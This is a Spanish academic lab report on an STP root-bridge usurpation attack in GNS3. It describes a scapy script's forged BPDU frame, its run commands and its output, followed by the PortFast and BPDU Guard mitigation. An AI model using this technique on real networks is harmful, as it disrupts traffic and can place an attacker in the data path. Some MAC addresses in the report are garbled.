

DOCUMENTACIÓN TÉCNICA PROFESIONAL

Ataque STP Claim Root | Usurpación del Root Bridge

Randy Nin | Matrícula: 2025-0660

Índice

- Contexto técnico
- Objetivos
- Alcance y uso ético
- Entorno del laboratorio
- Configuración del entorno
- Herramienta: stp_claim_root.py
 - 6.1 Requisitos del entorno
 - 6.2 Parámetros de ejecución
 - 6.3 Análisis técnico del script
- Desarrollo del ataque
 - 7.1 Estado inicial de STP
 - 7.2 Ejecución del ataque
 - 7.3 Evidencia de la usurpación del Root Bridge
 - 7.4 Recuperación tras detener el ataque
- Mitigación aplicada: PortFast + BPDU Guard
- Verificación post-mitigación
- Conclusión
- Referencias

I. Contexto técnico

STP (Spanning Tree Protocol), definido en el estándar IEEE 802.1D, es el protocolo de Capa 2 responsable de eliminar los bucles lógicos en topologías de red con caminos redundantes entre switches. Para lograrlo, STP elige un único switch como Root Bridge y determina qué puertos deben estar en estado de reenvío y cuáles deben ser bloqueados, garantizando una topología libre de bucles. Toda esta coordinación ocurre a través de mensajes especializados llamados BPDUs (Bridge Protocol Data Units), transmitidos hacia la dirección multicast

`01:80:c2:00:00:00` de forma periódica.

La elección del Root Bridge se basa en el Bridge ID, un valor de 8 bytes compuesto por la prioridad del bridge (2 bytes, configurable en múltiplos de 4096, con valor predeterminado de 32768) y la dirección MAC del switch (6 bytes). El switch con el Bridge ID numéricamente más bajo gana la elección y se convierte en Root Bridge. Todos los demás switches calculan el camino de menor costo hacia él y bloquean los puertos redundantes para evitar bucles.

La vulnerabilidad estructural de STP radica en que el protocolo no autentica el origen de los BPDUs. Cualquier dispositivo con acceso a un puerto del switch puede generar y enviar BPDUs válidos anunciando una prioridad inferior a la del Root Bridge legítimo. Si los switches reciben estos BPDUs, los aceptan como superiores, actualizan su Root ID y desencadenan una reconfiguración completa de la topología, lo que provoca interrupciones en el tráfico durante la convergencia y puede colocar al atacante como intermediario en el flujo de datos de la red.

2. Objetivos

2.1 Objetivo del laboratorio

Demostrar en un entorno controlado de GNS3 que un atacante con acceso a un puerto de acceso del switch puede usurpar el rol de Root Bridge de la topología STP mediante el envío continuo de BPDUs con un Bridge ID artificialmente superior al del Root Bridge legítimo, forzando la reconfiguración de toda la topología, y verificar que PortFast combinado con BPDU Guard bloquea esta posibilidad de forma inmediata al nivel del puerto físico.

2.2 Objetivo del script

Construir y enviar de forma continua BPDUs de configuración IEEE 802.1D con un Bridge ID cuya prioridad sea más baja que la de cualquier switch real de la red, posicionando al sistema atacante como el Root Bridge percibido por todos los switches del dominio STP y provocando


la reconfiguración de la topología de forma completamente transparente para los administradores de red.

3. Alcance y uso ético

Esta práctica fue desarrollada con fines exclusivamente académicos dentro de un entorno aislado en GNS3. Las técnicas documentadas en este informe solo pueden utilizarse en redes propias o entornos de prueba autorizados como GNS3, EVE-NG o PNETLab. Su aplicación en redes de producción o de terceros sin autorización expresa constituye una violación legal bajo las leyes de delitos informáticos y queda completamente fuera del alcance de este laboratorio.

4. Entorno del laboratorio

La topología emplea tres switches interconectados en forma de triángulo, con Sw-3 como enlace hacia el router. PC1 accede a la red a través de Sw-2 y Parrot-1 a través de Sw-1. Los tres switches forman un dominio STP en VLAN 1 donde, previo al ataque, Sw-1 actúa como Root Bridge legítimo al tener el Bridge ID numéricamente más bajo. Ninguno de los tres switches tiene configuración previa aplicada.



Red de laboratorio: 20.25.6.0/24

Dispositivo	Rol	Interfaz relevante	Identificador	Modelo
R-1	Gateway / DHCP / NAT	Gio/o (LAN)	20.25.6.60/24	Cisco IOSv 15.6(2)T
Sw-1	Root Bridge inicial / Switch víctima	Gio/o (hacia Parrot-1)	Bridge ID: oca5.af30.0000 / Prioridad 32769	Cisco IOSvL2 15.2
Sw-2	Switch no-root	Gio/o (hacia PC1)	Bridge ID: oce3.4806.0000 / Prioridad 32769	Cisco IOSvL2 15.2
Sw-3	Switch no-root	Uplink hacia R-1	Bridge ID: ocad.fafa.0000 / Prioridad 32769	Cisco IOSvL2 15.2
PC1	Host legítimo	eo	20.25.6.61/24 (DHCP)	VPCS
Parrot-1	Atacante	ens4	20.25.6.64/24 / oc:db:b8:ad:00:00	ParrotSec OS
NAT1	Nube / Salida internet	N/A	N/A	N/A

Nota: STP opera exclusivamente en Capa 2. La configuración IP del entorno no tiene relación directa con el mecanismo del ataque. El router está configurado con DHCP y NAT para mantener la red completamente funcional durante la demostración.

5. Configuración del entorno

El router R-1 provee DHCP y salida a internet mediante NAT PAT. Los tres switches operan con configuración predeterminada de fábrica, lo que significa que STP está habilitado globalmente en VLAN 1 y la elección del Root Bridge se realiza de forma automática basándose en los Bridge IDs de cada dispositivo.

```
ip dhcp excluded-address 20.25.6.1 20.25.6.60
ip dhcp pool Pool
  network 20.25.6.0 255.255.255.0
  dns-server 8.8.8.8
  default-router 20.25.6.60

access-list 1 permit 20.25.6.0 0.0.0.255
ip nat inside source list 1 interface GigabitEthernet0/1 overload

interface GigabitEthernet0/0
```

```
ip address 20.25.6.60 255.255.255.0
ip nat inside

interface GigabitEthernet0/1
ip address dhcp
ip nat outside
```

Con los tres switches en configuración predeterminada, todos tienen la misma prioridad base de 32768. El desempate se realiza por dirección MAC: el switch con la MAC numéricamente más baja gana la elección. En este laboratorio, Sw-1 con MAC oca5.af30.0000 es el menor de los tres y resulta elegido como Root Bridge inicial, situación que el ataque busca subvertir.

6. Herramienta: stp_claim_root.py

6.1 Requisitos del entorno

Sistema operativo: ParrotSec OS, Kali Linux o cualquier distribución Linux con soporte para envío de paquetes raw a nivel de Capa 2.

Privilegios: El script verifica `os.geteuid()` al iniciarse y termina con un error controlado si no se ejecuta con `sudo`.

Python: Versión 3.x.

Librerías externas requeridas:

Librería	Función en el script	Instalación
scapy	Construcción de tramas Dot3 + LLC + STP y envío a nivel Capa 2 mediante <code>sendp</code> ; obtención de la MAC real de la interfaz con <code>get_if_hwaddr</code>	<code>pip install scapy</code>
termcolor	Salida coloreada en terminal para mensajes de estado, advertencias y resultado del ataque	<code>pip install termcolor</code>
pwntools	Barra de progreso en tiempo real mostrando el conteo acumulado de BPDUs enviados con <code>log.progress</code>	<code>pip install pwntools</code>

Los módulos `argparse`, `random`, `sys`, `os`, `time` y `signal` son parte de la librería estándar de Python 3 y no requieren instalación adicional.

Instalación de dependencias:

```
pip install scapy termcolor pwntools
```

Conectividad requerida: El sistema atacante debe estar conectado directamente a algún puerto del switch objetivo. No se requiere configuración IP activa; el ataque opera exclusivamente a nivel de Capa 2 mediante tramas 802.3.

6.2 Parámetros de ejecución

Parámetro	Flag	Requerido	Valor por defecto	Descripción
Interfaz de red	<code>-i / --interface</code>	Sí	N/A	Interfaz desde la que se envían los BPDUs falsificados
Prioridad del root falso	<code>-p / --priority</code>	No	4096	Prioridad anunciada en el Bridge ID falso. Debe ser inferior a la prioridad de cualquier switch real para ganar la elección STP
MAC personalizada	<code>-m / --mac</code>	No	Aleatoria	Permite fijar una MAC específica para la identidad del root falso. Si se omite, el script genera una aleatoria en formato <code>02:xx:xx:xx:xx:xx</code>
Intervalo entre BPDUs	<code>-t / --interval</code>	No	1.0	Tiempo en segundos entre cada BPDUs enviado. El valor predeterminado coincide con el Hello Time estándar de STP (2s), suficiente para mantener la elección activa

Sintaxis:

```
sudo python3 stp_claim_root.py -i <interfaz>
```

Comando utilizado en el laboratorio:

```
sudo python3 stp_claim_root.py -i ens4
```

Se utilizaron los valores predeterminados para todos los parámetros opcionales: prioridad 4096, MAC aleatoria generada en tiempo de ejecución e intervalo de 1 segundo entre BPDUs. La ejecución continúa hasta que el usuario presiona `Ctrl+C`, lo que activa el handler SIGINT, imprime el total de BPDUs enviados y finaliza el proceso.

6.3 Análisis técnico del script

Al iniciarse, el script obtiene la MAC real de la interfaz especificada con `get_if_hwaddr`, genera una dirección MAC aleatoria en el rango `02:xx:xx:xx:xx:xx` para usarla como identidad del root y del bridge falsos, y construye un único BPDU de configuración IEEE 802.1D que reutiliza en cada iteración del loop. Usar la misma MAC tanto para `rootmac` como para `bridgemac`, junto con `pathcost = 0`, es la firma exacta de un Root Bridge legítimo: el anunciante y el root son el mismo dispositivo y el costo de ruta hacia él es cero.

Estructura del frame enviado en cada iteración:

```
Dot3 (dst=01:80:c2:00:00:00, src=MAC_real_Parrot-1)
├─ LLC (dsap=0x42, ssap=0x42, ctrl=0x03)
│   └─ STP Configuration BPDU
│       ├── proto      : 0      (STP)
│       ├── version    : 0      (IEEE 802.1D)
│       ├── bpdutype   : 0      (Configuration BPDU)
│       ├── rootid     : 4096 (prioridad falsa, menor que la de los
switches reales)
│       ├── rootmac    : MAC aleatoria 02:xx:xx:xx:xx:xx
│       ├── pathcost   : 0      (costo cero: el anunciante ES el root)
│       ├── bridgeid   : 4096 (mismo Bridge ID que rootid)
│       ├── bridgemac  : misma MAC aleatoria
│       ├── portid     : 32769
│       ├── age        : 0
│       ├── maxage     : 20s
│       ├── hellotime  : 2s
│       └─ fwddelay    : 15s
```

La encapsulación Dot3 con LLC `dsap=0x42, ssap=0x42, ctrl=0x03` corresponde al SAP estándar registrado para STP y garantiza que los switches Cisco procesen el frame como un BPDU válido. Al recibir este BPDU con Bridge ID (`4096 + 02:xx:xx:xx:xx:xx`), que es numéricamente inferior al Bridge ID del Root Bridge actual (`32769 + oca5.af30.0000`), todos los switches lo aceptan como superior, actualizan su Root ID y reconvergen la topología hacia el atacante.

7. Desarrollo del ataque

7.1 Estado inicial de STP

Antes del ataque, el dominio STP de VLAN 1 está completamente convergido con Sw-1 como Root Bridge. Los tres switches reconocen a Sw-1 (MAC oca5.af30.0000, prioridad 32769) como la raíz de la topología. El puerto redundante en el triángulo de switches está correctamente bloqueado por STP para evitar bucles de Capa 2.

<pre>Switch#show spanning-tree VLAN0001 Spanning tree enabled protocol ieee Root ID Priority 32769 Address 0ca5.af30.0000 This bridge is the root Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec Bridge ID Priority 32769 (priority 32768 sys-id-ext 1) Address 0ca5.af30.0000 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec Aging Time 300 sec Interface Role Sts Cost Prio.Nbr Type ----- Gi0/0 Desg FWD 4 128.1 P2p Gi0/1 Desg FWD 4 128.2 P2p Gi0/2 Desg FWD 4 128.3 P2p Gi0/3 Desg FWD 4 128.4 P2p Gi1/0 Desg FWD 4 128.5 P2p Gi1/1 Desg FWD 4 128.6 P2p Gi1/2 Desg FWD 4 128.7 P2p Gi1/3 Desg FWD 4 128.8 P2p --More--</pre>	<pre>Switch#show spanning-tree VLAN0001 Spanning tree enabled protocol ieee Root ID Priority 32769 Address 0ca5.af30.0000 Cost 4 Port 3 (GigabitEthernet0/2) Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec Bridge ID Priority 32769 (priority 32768 sys-id-ext 1) Address 0ca5.af30.0000 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec Aging Time 300 sec Interface Role Sts Cost Prio.Nbr Type ----- Gi0/0 Desg FWD 4 128.1 P2p Gi0/1 Altn BLK 4 128.2 P2p Gi0/2 Root FWD 4 128.3 P2p Gi0/3 Desg FWD 4 128.4 P2p Gi1/0 Desg FWD 4 128.5 P2p Gi1/1 Desg FWD 4 128.6 P2p Gi1/2 Desg FWD 4 128.7 P2p --More--</pre>	<pre>Switch#show spanning-tree VLAN0001 Spanning tree enabled protocol ieee Root ID Priority 32769 Address 0ca5.af30.0000 Cost 4 Port 3 (GigabitEthernet0/2) Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec Bridge ID Priority 32769 (priority 32768 sys-id-ext 1) Address 0ca5.af30.0000 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec Aging Time 300 sec Interface Role Sts Cost Prio.Nbr Type ----- Gi0/0 Desg FWD 4 128.1 P2p Gi0/1 Desg FWD 4 128.2 P2p Gi0/2 Root FWD 4 128.3 P2p Gi0/3 Desg FWD 4 128.4 P2p Gi1/0 Desg FWD 4 128.5 P2p Gi1/1 Desg FWD 4 128.6 P2p Gi1/2 Desg FWD 4 128.7 P2p --More--</pre>
--	--	--

7.2 Ejecución del ataque

El script se lanza desde la terminal de Parrot-1 con privilegios de root y parámetros predeterminados. Al iniciarse muestra la identidad del ataque: MAC real de ens4 usada como origen del frame Dot3, MAC aleatoria generada para los campos Root y Bridge del BPDU (02:b3:e5:62:48:53:0e en esta ejecución), prioridad 4096 e intervalo de 1 segundo. El indicador de `pwntools` actualiza el contador de BPDUs enviados en tiempo real.

```
> python3 exploit.py -i ens4

[*] STP ROOT CLAIM ATTACK - IEEE 802.1D
[*] Interface: ens4
[*] Real MAC: 0c:db:b8:ad:00:00
[*] Fake Root/Bridge MAC: 02:b3:e5:62:48:53:0e
[*] Root Priority: 4096
[*] Interval: 1.0s
[*] Format: Dot3 + LLC(0x42,0x42,0x03) + STP
[!] Starting attack...

[.....\.] Sending BPDUs: 20 BPDUs sent
```


7.3 Evidencia de la usurpación del Root Bridge

Luego de los primeros BPDUs, los switches reciben un anuncio con Bridge ID (4096 + 02b3.e562.4853) que es numéricamente inferior al del Root Bridge actual (32769 + oca5.af30.0000). Al detectar que el nuevo BPDU es superior, todos los switches actualizan su Root ID y reconvergen la topología. Sw-1, que era el Root Bridge, pierde esa condición y adopta Gio/o como su nuevo Root Port, tratando a Parrot-1 como la nueva raíz de la red.

```
Switch#show spanning-tree

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    4096
             Address     02b3.e562.4853
             Cost        4
             Port        1 (GigabitEthernet0/0)
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769 (priority 32768 sys-id-ext 1)
             Address     0ca5.af30.0000
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface                Role Sts Cost      Prio.Nbr Type
-----
Gi0/0                    Root FWD 4         128.1   P2p
Gi0/1                    Desg FWD 4         128.2   P2p
Gi0/2                    Desg FWD 4         128.3   P2p
Gi0/3                    Desg FWD 4         128.4   P2p
Gi1/0                    Desg FWD 4         128.5   P2p
Gi1/1                    Desg FWD 4         128.6   P2p
Gi1/2                    Desg FWD 4         128.7   P2p
--More--
```

7.4 Recuperación tras detener el ataque

Al presionar **Ctrl+C**, el script deja de enviar BPDUs. Los switches esperan la llegada del siguiente BPDU del root respetando el MaxAge configurado (20 segundos). Al no recibirlo dentro de ese plazo, concluyen que el Root Bridge anterior ha desaparecido y desencadenan una nueva elección. Sin el atacante participando, Sw-1 recupera el rol de Root Bridge con su prioridad 32769 y MAC oca5.af30.0000.

```
> python3 exploit.py -i ens4

[*] STP ROOT CLAIM ATTACK - IEEE 802.1D
[*] Interface: ens4
[*] Real MAC: 0c:db:b8:ad:00:00
[*] Fake Root/Bridge MAC: 02:b3:e5:62:48:53:0e
[*] Root Priority: 4096
[*] Interval: 1.0s
[*] Format: Dot3 + LLC(0x42,0x42,0x03) + STP
[!] Starting attack...

[.....\] Sending BPDUs: 30 BPDUs sent
^C
[!] Stopped by user
```

```
Switch#show spanning-tree

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    32769
             Address     0ca5.af30.0000
             Cost        4
             Port        1 (GigabitEthernet0/0)
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             This bridge is the root

  Bridge ID  Priority    32769 (priority 32768 sys-id-ext 1)
             Address     0ca5.af30.0000
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15 sec

Interface                Role Sts Cost      Prio.Nbr Type
-----
Gi0/0                    Desg FWD 4         128.1   P2p
Gi0/1                    Desg FWD 4         128.2   P2p
Gi0/2                    Desg FWD 4         128.3   P2p
Gi0/3                    Desg FWD 4         128.4   P2p
Gi1/0                    Desg FWD 4         128.5   P2p
Gi1/1                    Desg FWD 4         128.6   P2p
Gi1/2                    Desg FWD 4         128.7   P2p
Gi1/3                    Desg FWD 4         128.8   P2p
--More--
```

8. Mitigación aplicada: PortFast + BPDU Guard

La contramedida implementada combina PortFast y BPDU Guard en el puerto Gio/o de Sw-1, que es el puerto de acceso donde Parrot-1 está conectado.

PortFast coloca el puerto directamente en estado Forwarding al activarse, omitiendo las fases Listening y Learning de STP. Está diseñado exclusivamente para puertos conectados a dispositivos finales como PCs o servidores, que por definición nunca deberían originar BPDUs. BPDU Guard complementa a PortFast con una salvaguarda crítica: si cualquier BPDU llega por un puerto con PortFast habilitado, el switch lo interpreta como una anomalía de seguridad, registra el evento en el log del sistema y coloca el puerto en estado err-disable de forma inmediata y automática, eliminando por completo cualquier posibilidad de participación en STP desde ese puerto.

Por razones de alcance del laboratorio, la configuración se aplicó únicamente en el puerto del atacante. En entornos de producción, la práctica recomendada es aplicar PortFast y BPDU Guard en todos los puertos de acceso orientados hacia dispositivos finales y en todos los puertos no utilizados del switch.

```
Switch# conf t
Switch(config)# interface GigabitEthernet0/0
Switch(config-if)# switchport mode access
Switch(config-if)# spanning-tree portfast
Switch(config-if)# spanning-tree bpduguard enable
Switch(config-if)# exit
```

Comando	Función
<code>switchport mode access</code>	Configura el puerto en modo acceso, condición necesaria para aplicar PortFast de forma segura
<code>spanning-tree portfast</code>	Activa PortFast: el puerto omite las fases Listening y Learning y pasa directamente a Forwarding, adecuado solo para hosts finales
<code>spanning-tree bpduguard enable</code>	Activa BPDU Guard: cualquier BPDU recibido por este puerto resulta en el err-disable inmediato de la interfaz, bloqueando cualquier participación en STP

```
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#
Switch(config)#int gig0/0
Switch(config-if)#switchport mode access
Switch(config-if)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

%Portfast has been configured on GigabitEthernet0/0 but will only
have effect when the interface is in a non-trunking mode.
Switch(config-if)#spanning-tree bpduguard enable
Switch(config-if)#exit
Switch(config)#
```

9. Verificación post-mitigación

Con PortFast y BPDU Guard activos en Gio/o, se ejecutó nuevamente el script con los mismos parámetros. En cuanto el primer BPDU del atacante llegó al puerto, el switch lo detectó como una violación de la política configurada, registró cuatro eventos en el log del sistema y colocó Gio/o en estado err-disable, desconectando completamente a Parrot-I del dominio STP. El ataque fue neutralizado antes de que pudiera influir en la elección del Root Bridge.

```
> python3 exploit.py -i ens4
[*] STP ROOT CLAIM ATTACK - IEEE 802.1D
[*] Interface: ens4
[*] Real MAC: 0c:db:b8:ad:00:00
[*] Fake Root/Bridge MAC: 02:c8:a1:c2:4e:07:25
[*] Root Priority: 4096
[*] Interval: 1.0s
[*] Format: Dot3 + LLC(0x42,0x42,0x03) + STP
[!] Starting attack...
[*] Sending BPDUs
```

Comandos de verificación adicionales:

```
Sw-1# show spanning-tree vlan 1
Sw-1# show interfaces GigabitEthernet0/0 status
Sw-1# show errdisable recovery
```

Nota de recuperación: Para rehabilitar el puerto tras el err-disable por BPDU Guard, es necesario ejecutar manualmente `shutdown` seguido de `no shutdown` en la interfaz, después de eliminar la causa del problema. Para automatizar la recuperación en entornos de producción: `errdisable recovery cause bpduguard` con el intervalo de tiempo deseado.

10. Conclusión

El laboratorio confirma que STP, al no implementar ningún mecanismo de autenticación de BPDUs, puede ser subvertido desde cualquier puerto de acceso mediante el envío de BPDUs con un Bridge ID artificialmente inferior al del Root Bridge legítimo. Con tan solo 30 BPDUs enviados en 30 segundos, fue posible desplazar a Sw-1 del rol de Root Bridge y reconfigurar la topología STP completa de tres switches, haciendo que todos reconocieran a Parrot-1 como la nueva raíz de la red. La recuperación al detener el ataque, aunque automática tras el MaxAge, evidencia que la red estuvo bajo el control del atacante durante toda la ventana activa del script.

La combinación de PortFast y BPDU Guard neutraliza el ataque en el instante en que llega el primer BPDU al puerto del atacante, sin dar ninguna oportunidad de que la elección STP sea afectada. Su implementación en todos los puertos de acceso orientados hacia dispositivos finales y puertos no utilizados establece una barrera efectiva contra cualquier intento de manipulación del dominio STP, y deja evidencia inmediata en el log del sistema que facilita la detección forense del incidente.

11. Referencias

- Repositorio del script: <https://github.com/RandyNin/STP-CLAIM-ROOT>
- Video demostrativo: https://youtu.be/iSo_wrsECSg
- Plataforma: GNS3 / Entorno controlado de Seguridad de Redes

Randy Nin / Matrícula 2025-0660